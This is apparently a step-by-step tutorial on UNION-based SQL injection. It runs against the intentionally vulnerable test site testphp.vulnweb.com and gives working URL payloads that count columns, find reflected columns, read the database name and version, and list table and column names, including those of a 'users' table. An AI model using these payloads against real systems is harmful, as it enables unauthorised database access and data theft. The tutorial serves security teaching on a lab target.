

**SQL injection**

**UNION based SQL injection**

1. Find a GET() parameter in the website.



1. Generate a SQL error to find the database being used by the site :

[http://testphp.vulnweb.com/listproducts.php?cat=1’](http://testphp.vulnweb.com/listproducts.php?cat=1')

1. Find the number number of columns :


<http://testphp.vulnweb.com/listproducts.php?cat=-1> order by 12--+

if an error pops, it means order value exceeds the no.of columns.




1. <http://testphp.vulnweb.com/listproducts.php?cat=-1> order by 11--+

if an error doesn’t pop, it means order by value is less or equal to no.of columns.



1. Find the vulnerable column numbers :


<http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10,11--+



Which means column 11,7,2,9 are vulnerable.


1. Find the database and version :

<http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,database(),3,4,5,6,7,8,version(),10,11--+




1. Find the table name :


<http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10,table\_name from information\_schema.tables--+




1. <http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from information\_schema.tables--+




1. <http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10,group\_concat(column\_name) from information\_schema.columns--+



1. <http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10,group\_concat(column\_name) from information\_schema.columns where table\_name=”users”--+

